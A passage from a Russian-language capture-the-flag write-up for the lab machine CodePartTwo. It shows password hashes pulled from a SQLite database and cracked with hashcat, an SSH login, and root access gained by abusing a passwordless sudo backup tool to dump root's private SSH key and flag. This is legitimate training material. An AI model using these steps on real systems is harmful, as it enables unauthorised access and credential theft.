♦♦♦'Mappa97588c0e2fa3a024876339e27aeb42e)Mmarco649c9d65a206a75f5abe509fe128bce5
app@codeparttwo:~/app/instance$ █

```

Попробовал посмотреть командой, strings. Получили информацию, что в файле лежат хэши и используется клиент базы данных, **SQLite format 3:**

```

app@codeparttwo:~/app$ ls
ls
app.py
instance
__pycache__
requirements.txt
static
templates
app@codeparttwo:~/app$ cd instance
cd instance
app@codeparttwo:~/app/instance$ ls
ls
users.db
app@codeparttwo:~/app/instance$ strings users.db
strings users.db
SQLite format 3
Wtablecode_snippetcode_snippet
CREATE TABLE code_snippet (
    id INTEGER NOT NULL,
    user_id INTEGER NOT NULL,
    code TEXT NOT NULL,
    PRIMARY KEY (id),
    FOREIGN KEY(user_id) REFERENCES user (id)
Ctableuseruser
CREATE TABLE user (
    id INTEGER NOT NULL,
    username VARCHAR(80) NOT NULL,
    password_hash VARCHAR(128) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username)
indexsqlite_autoindex_user_1user
Mappa97588c0e2fa3a024876339e27aeb42e)
Mmarco649c9d65a206a75f5abe509fe128bce5
marco
app@codeparttwo:~/app/instance$ █

```

Используя его, мы можем грамотно составить SQL запрос и вытащить хэш пользователя marco:

```
app@codeparttwo:~/app/instance$ sqlite3 users.db 'SELECT username, password_hash FROM user;'
<sers.db 'SELECT username, password_hash FROM user;'
marco|649c9d65a206a75f5abe509fe128bce5
app|a97588c0e2fa3a024876339e27aeb42e
app@codeparttwo:~/app/instance$
```

Вытащили хэши:


marco|649c9d65a206a75f5abe509fe128bce5

app|a97588c0e2fa3a024876339e27aeb42e

Всё, выходим из реверсшелла. Возвращаемся к себе на родную машину.

Так как я помню, что при хэшировании использовался алгоритм MD5, его можно пробрутить через инструмент hashcat, что я и сделал.

Для этого я использовал команду hashcat и словарь rockyou.txt: - hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt



```
Kali Linux [PafSant] - Oracle VM VirtualBox
File Actions Edit View Help
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 19 secs

Cracking performance lower than expected?

* Append -Q to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 1 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

649c9d65a206a75f5abe509fe128bce5:sweetangelbabyllove

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 649c9d65a206a75f5abe509fe128bce5
Time.Started.....: Wed Oct 22 13:09:57 2025 (6 secs)
Time.Estimated...: Wed Oct 22 13:10:03 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 590.0 kH/s (0.25ms) @ Accel:156 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3448832/14344385 (24.04%)
Rejected.....: 0/3448832 (0.00%)
Restore.Point...: 3448832/14344385 (24.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iterations:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: sweetboy9 -> sweetamine
Hardware.Mon.#1..: Util: 68%

Started: Wed Oct 22 13:09:36 2025
Stopped: Wed Oct 22 13:10:06 2025

(root@kali)~[/home/kaliuser]
~
```

Собственно, утилита побрутфорсила hash и мы получили пароль от Marco: sweetangelbabylove

Честно говоря, классический пароль для перебора.

Теперь пробуем подключиться по ssh к 10.10.11.82 под пользователем marco.

И воуля – the first flag:

```
(root@kali)~[/home/kaliuser]
# ssh marco@10.10.11.82
The authenticity of host '10.10.11.82 (10.10.11.82)' can't be established.
ED25519 key fingerprint is SHA256:K6KFyaW9Pm7DDx2e/A8oi/0hkygm8MA8Y33zxxEjcD4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.82' (ED25519) to the list of known hosts.
marco@10.10.11.82's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 22 Oct 2025 06:14:16 PM UTC

System load:          0.0
Usage of /:            66.7% of 5.08GB
Memory usage:         34%
Swap usage:           0%
Processes:            238
Users logged in:      1
IPv4 address for eth0: 10.10.11.82
IPv6 address for eth0: dead:beef::250:56ff:fe94:1343

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

-bash-5.0$ whoami
marco
-bash-5.0$ cd
-bash-5.0$ cat user.txt
eae4725018424501b0b2cd0c1d149bd0
-bash-5.0$
```

Двигаемся дальше:

Зашел под marco

Проверил sudo: sudo -l

Выдало это:

Matching Defaults entries for marco on codeparttwo:

env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:

(ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli

Попробую написать `sudo /usr/local/bin/npbackup-cli --help` чтобы посмотреть, что это вообще такое.

```
optional arguments:
  -h, --help                show this help message and exit
  -c CONFIG_FILE, --config-file CONFIG_FILE
                             Path to alternative configuration file
                             (defaults to current
                             dir/npbackup.conf)
  --repo-name REPO_NAME     Name of the repository to work with.
                             Defaults to 'default'. This can also
                             be a comma separated list of repo
                             names. Can accept special name
                             '__all__' to work with all
                             repositories.
  --repo-group REPO_GROUP   Comme separated list of groups to work
                             with. Can accept special name
                             '__all__' to work with all
                             repositories.
  -b, --backup              Run a backup
  -f, --force              Force running a backup regardless of
                             existing backups age
  -r RESTORE, --restore RESTORE
                             Restore to path given by --restore,
                             add --snapshot-id to specify a
                             snapshot other than latest
  -s, --snapshots          Show current snapshots
  --ls [LS]               Show content given snapshot. When no
                             snapshot id is given, latest is used
  --find FIND              Find full path of given file /
                             directory
  --forget FORGET          Forget given snapshot (accepts comma
                             separated list of snapshots)
  --policy                 Apply retention policy to snapshots
                             (forget snapshots)
  --housekeeping           Run --check quick, --policy and
                             --prune in one go
  --quick-check            Deprecated in favor of --'check
                             quick'. Quick check repository
  --full-check            Deprecated in favor of '--check full'.
                             Full check repository (read all data)
  --check CHECK            Checks the repository. Valid arguments
                             are 'quick' (metadata check) and
                             'full' (metadata + data check)
  --prune [PRUNE]         Prune data in repository, also accepts
                             max parameter in order prune
                             reclaiming maximum space
  --prune-max             Deprecated in favor of --prune max
  --unlock                Unlock repository
  --repair-index          Deprecated in favor of '--repair
```

```

max parameter in order prune
reclaiming maximum space
--prune-max      Deprecated in favor of --prune max
--unlock         Unlock repository
--repair-index   Deprecated in favor of '--repair
index'.Repair repo index
--repair-packs REPAIR_PACKS
Deprecated in favor of '--repair
packs'. Repair repo packs ids given by
--repair-packs
--repair-snapshots
Deprecated in favor of '--repair
snapshots'.Repair repo snapshots
--repair REPAIR  Repair the repository. Valid arguments
are 'index', 'snapshots', or 'packs'
--recover        Recover lost repo snapshots
--list LIST      Show [blobs|packs|index|snapshots|keys
|locks] objects
--dump DUMP      Dump a specific file to stdout (full
path given by --ls), use with --dump
[file], add --snapshot-id to specify a
snapshot other than latest
--stats [STATS]  Get repository statistics. If snapshot
id is given, only snapshot statistics
will be shown. You may also pass "--
mode raw-data" or "--mode debug" (with
double quotes) to get full repo
statistics
--raw RAW        Run raw command against backend. Use
with --raw "my raw backend command"
--init           Manually initialize a repo (is done
automatically on first backup)
--has-recent-snapshot
Check if a recent snapshot exists
--restore-includes RESTORE_INCLUDES
Restore only paths within include
path, comma separated list accepted
--snapshot-id SNAPSHOT_ID
Choose which snapshot to use. Defaults
to latest
--json           Run in JSON API mode. Nothing else
than JSON will be printed to stdout
--stdin          Backup using data from stdin input
--stdin-filename STDIN_FILENAME
Alternate filename for stdin, defaults
to 'stdin.data'
-v, --verbose    Show verbose output
-V, --version    Show program version
--dry-run        Run operations in test mode, no actual
modifications
--no-cache       Run operations without cache

```

Собственно, посмотрел. прбаскир-кли это утилита для бэкапов.

Она читает конфиг из текущей папки, по умолчанию это прбаскир.conf, а этот файл как раз таки есть в моей директории, либо можно через -с FILE

Можно сделать снимок (snapshot) указанных путей

Позволяет списать и восстановить файлы из конкретного снимка, опции вроде `-ls, --dump`

Мы можем ее запускать `sudo` без пароля, значит любой бэкап будет читаться как `root`. Поэтому мы можем бэкапить `/root` и доставать от туда всё, включая `root.txt` и `~root/.ssh/id_rsa`.

Так как конфигурационный файл `npbackup.conf` находится у нас в директории, мы можем его под изменить через редактор Vim:

```
marco@codeparttwo:~$ vim npbackup.conf
marco@codeparttwo:~$ cat npbackup.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNz
      Qz0TEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhLK
      m4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
        - /root/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezKpj3n8wlr9Cu1IJSMrSctoX
        NzQz0TEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHT
        baQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
      prometheus: {}
      env: {}
      is_protected: false
  groups:
    default_group:
      backup_opts:
        paths: []
        source_type:
        stdin_from_command:
        stdin_filename:
        tags: []
        compression: auto
        use_fs_snapshot: true
        ignore_cloud_files: true
        one_file_system: false
        priority: low
        exclude_caches: true
        excludes_case_ignore: false
        exclude_files:
          - excludes/generic_excluded_extensions
          - excludes/generic_excludes
          - excludes/windows_excludes
          - excludes/linux_excludes
        exclude_patterns: []
        exclude_files_larger_than:
```

В конфиге был указан путь `/home/app` (по умолчанию бэкапили этот путь, так как там исходники сайта, но я заменил на `/root/`)

Делаем бэкап, используя команду `sudo /usr/local/bin/npbackup-cli -c npbackup.conf -b:`

```

marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf -b
2025-10-26 05:30:06,698 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-1 2025032101 - Copyright (C) 2022-2025 NetInvent running as r
oot
2025-10-26 05:30:06,726 :: INFO :: Loaded config 09F15BEC in /home/marco/npbackup.conf
2025-10-26 05:30:06,737 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2025-10-26 05:30:06,830 :: INFO :: Snapshots listed successfully
2025-10-26 05:30:06,831 :: INFO :: No recent backup found in repo default, Newest is from 2025-04-06 03:50:16.222832+00:00
2025-10-26 05:30:06,831 :: INFO :: Runner took 2.075506 seconds for has_recent_snapshot
2025-10-26 05:30:06,831 :: INFO :: Running backup of [/root/] to repo default
2025-10-26 05:30:06,873 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2025-10-26 05:30:06,874 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2025-10-26 05:30:06,874 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2025-10-26 05:30:06,874 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-10-26 05:30:06,874 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2025-10-26 05:30:06,874 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-10-26 05:30:06,874 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2025-10-26 05:30:06,874 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-10-26 05:30:06,874 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
no parent snapshot found, will read all files
Files:      15 new,      0 changed,      0 unmodified
Dirs:       8 new,      0 changed,      0 unmodified
Added to the repository: 190,612 KiB (39,885 KiB stored)
processed 15 files, 197,660 KiB in 0:00
snapshot 3e59afdb saved
2025-10-26 05:30:10,970 :: INFO :: Backend finished with success
2025-10-26 05:30:10,972 :: INFO :: Processed 197.7 KiB of data
2025-10-26 05:30:10,972 :: ERROR :: Backup is smaller than configured minimum backup size
2025-10-26 05:30:10,972 :: ERROR :: Operation finished with failure
2025-10-26 05:30:10,972 :: INFO :: Runner took 4.236801 seconds for backup
2025-10-26 05:30:10,972 :: INFO :: Operation finished
2025-10-26 05:30:10,979 :: INFO :: ExecTime = 0:00:04.203450, finished, state is: error.

```

Смотрим, какие снапшоты доступны, проверяем содержимое:

```

marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --snapshots
2025-10-26 05:30:55,507 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-1 2025032101 - Copyright (C) 2022-2025 NetInvent running as r
oot
2025-10-26 05:30:55,536 :: INFO :: Loaded config 09F15BEC in /home/marco/npbackup.conf
2025-10-26 05:30:55,546 :: INFO :: Listing snapshots of repo default

```

ID	Time	Host	Tags	Paths	Size
35a4dc3	2025-04-06 03:50:16	code2two		/home/app/app	48,295 KiB
3e59afdb	2025-10-26 05:30:09	codeparttwo		/root	197,660 KiB

```

2 snapshots
2025-10-26 05:30:57,682 :: INFO :: Snapshots listed successfully
2025-10-26 05:30:57,683 :: INFO :: Runner took 2.137354 seconds for snapshots
2025-10-26 05:30:57,683 :: INFO :: Operation finished
2025-10-26 05:30:57,690 :: INFO :: ExecTime = 0:00:02.186145, finished, state is: success.
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --ls
2025-10-26 05:31:36,436 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-1 2025032101 - Copyright (C) 2022-2025 NetInvent running as r
oot
2025-10-26 05:31:36,464 :: INFO :: Loaded config 4E3B3BFD in /home/marco/npbackup.conf
2025-10-26 05:31:36,475 :: INFO :: Showing content of snapshot latest in repo default
2025-10-26 05:31:36,666 :: INFO :: Successfully listed snapshot latest content:
snapshot 3e59afdb of [/root] at 2025-10-26 05:30:09.884390239 +0000 UTC by root@codeparttwo filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwlist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db

```

Видим, что бэкап директории /root/ прошел успешно, мы видим и /root/.ssh/id_rsa и /root/root.txt

Вытаскиваем содержимое файлов /root/.ssh/id_rsa и /root/root.txt с помощью — dump:

```

marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --dump /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZkttdjEAAAAAAAAAG5ybmlUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAadzcg2gtcn
NhAAAAAwEAAQAAAEYA9apNjja2/vuDV4aaVheXnLbCe7dJBI/L4Lhc0nQA5F9wGFxkvIEy
VXRep4N+ujxYKvfcT3HZYR6PsgXk0rIb99zwr1GkEeAIPdz7DN0pwEYFxsHHnBr+rPAp9d
EaM700ojoU1KJTNn0ETKzvx0YelyiMkX9rVtaETXNtsSewYUj4cqKe1l/w4+MeilBdFP7q
kiXtMQ5ny102E4gQAvXQ19bkMOI1UXqq+IhUBoLJ0wxoDwuJyqMKEDGBgMoC2E7dNmwxJV
XQ5dbdtrqmtCZ3mPhsAT678v4bLUjARk9bn134/z5XTkUnH+bGKn1hJQ+IG95PZ/rusjcJ
hNzr/GTaAntxsAZEwVr7hZF/56LXncDxS0yLa5YVS8YsEHerd/SBt1m5KCAPGofMrnxSSS
pyuYSlw/OnTT8bzoAY1jDXlr5WugxJz8WZJ3ItPueBi4YSP2Rmrc295dKKqzryr7AEn4sb
JJ0y4l95ERARsMPFFbiEyw5MG63n161Xw62T3BT1AAAFiCA2JBmGN1QTAAAAB3NzaC1yc2
EAAAGBAPWqTY42tv77g1eGmLYXl5y2wnu3SQSP5eC4XNj0AORfcBhcZLyBMLV0XqeDfroB
WCLX3E9*2WEej7Kl5DqyG/fc8K9RpBHgCD3c+zjdKcBGBcbBx5wa/qzwKfXR6jOzjjqI6Lt
SiUz298Eys78aGHpcojJF/a1bWhE1zbbEnsGFI+HKintZF80PJH0pQXRT+6pI17TE0Z8oj
th0IEAL10Lfw5DDiNVF6qviVAaCyTsMaA8LicqjChAxyYDKAth03TZscCVV0EnW3ba6pr
QmSZj4bAE+u/L+Gy1IwEzPW55d+P80L05FJx/mxip9YSUPiBveT2f67rI3CYTc6/xk2gJ7
cbAGRL1q+4WRf+ei153A8U1M12uWfUvGLBB3q3f0gbdZuSggDxqHzK58UkkqcrmePcp0
0/G86AGNYw15a+VromSc/FmSdyLaVHgYuGEj9kZq3NvUnSiqs68q+wBJ+LgySdMuJfEREQ
EbDDxRW4HmsOTBht54utV80tk9wU5QAAAAMBAAEAAAGBAJYX9ASEp2/IaWnLgnZ80c901g
RSallQncoDuiqW14iws0HH8CoSwFs9Pvx2jac8dxooUejFQZCbtdehb/a3D2nDqJ/Bfgp
4b8ySYdnkl+5y100F2noEFvG7EwU8qZN+UJivAQMHT04Sq0yJ9kqTnxa0PAYp00wwyz0n
zjW99Efw9DDjq6KWqCdEFbclOGn/ilfXMYcw9MnEz4n5e/akM4FvLK6/qZMOZiHLxRofLi
1J0Elq5oyJg2NwJh6jUQk0Litt0KjuuYPr3sRMY98QCHCZvzUmmJ/hP2IZAQftJEtXHkt5
UkQ9SgC/LEaLU2tPDr3L+JlrY1Hgn6iJLD0ugOxn3fb924P2y0Xhar56g1NchpNe1kZw7g
prS1CBF2ustRvWmMPCcjS/3QSziYVpM2uEVdW04N702SJGkhJLEpVxHws2YbQpDatq5ckb
SaprgELr/XWWFjz3FR48NI/ZbdfF8+bVGTvf2IvoTqe6Db0aUGrn0JccgJdlKR8e2nwQAA
AMEA79NxcGx+wnl11qfgc1dw250lzc6+Jflkvdy4cI5WMKvwIHL0wNQwviWkNrCFmTihHJ
gtfeE73oFRdMV2SDKmp17VzbE47*50m0ykT09K0dAbwxBK7W3A99JdckPBlqXe0*6TG65
UotCk9Hwibrl2nXTufZ1f3XGQu1LlQuj8SHyijdzutNqkEteKo374/AB1t2XZiENWzUZNx
vP8QwKQche2EN1GQQS6mGWTxN5YTGXjp9jF0c0EvAgwXczKxJ1AAAwAQD7/hrQJpgftkVP
/K8GeKcY4gUcfoNAPe4ybg5EHYIF8vLSm7qy/MtZTh2Iowkt3LDUkVXcEdbKm/bpyZWre
0P6Frie6CwoBxm0KgejBdptb+Ue+Mznu8DgPDWFXxvkgZ0ck/1pfAKBxEH4+sOYOr8o9SnI
nSxtKgYHFyGzCl20nAyfiYokTwX3AYDE0wLrVPAe059nQSR0H1WzvFvhhabs0JkqsJGLf
kMV0RRqCVfcmReE18547F/JBg/eOTsWfUAAADBAPmScFCNisrgb1dvow0vdWKavtHyvoHz
bxScCCCHB9Y+33yrl4fsaBfLHoexvdPX0Ssl/uFC1lc1zEvk30EeC1yoG3H0Nsu+R578BI
o85/zCvGKm/BYjoldz23C50FRssSlEZUppA6JjKEovEaR3LW7bIpBIMu52f+64cUNG5WtH
kXQKJhgScWFD3dnPx6cJRLChJyc0FHz02KYGRP3KQIedp0JDAFF096MXhBT7W9Z08Pen/
MBhgprGCU3dhhJMQAAAAxyb290QGNvZGV0d28BAgMEBQ=
-----END OPENSSH PRIVATE KEY-----
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --dump /root/root.txt
f87343493064017a1dc2af5635419cf3
marco@codeparttwo:~$

```

Собственно вот так я и получил флаг.

Машина пройдена.

Так же решил проверить можно ли использовать содержимое /root/.ssh/id_rsa чтобы подключиться по SSH под root

Вообщем, я скопировал это большое содержимое, вышел из marco на свою атакующую машину, создал файл root_id_rsa.txt, скопировал туда содержимое:

Важный момент: если не выдать `chmod 600` этому файлу, то OpenSSH будет выдавать ошибку и не пускать, короче говоря, откажется использовать приватный ключ, если он доступен еще кому то кроме меня.

Машина пройдена:

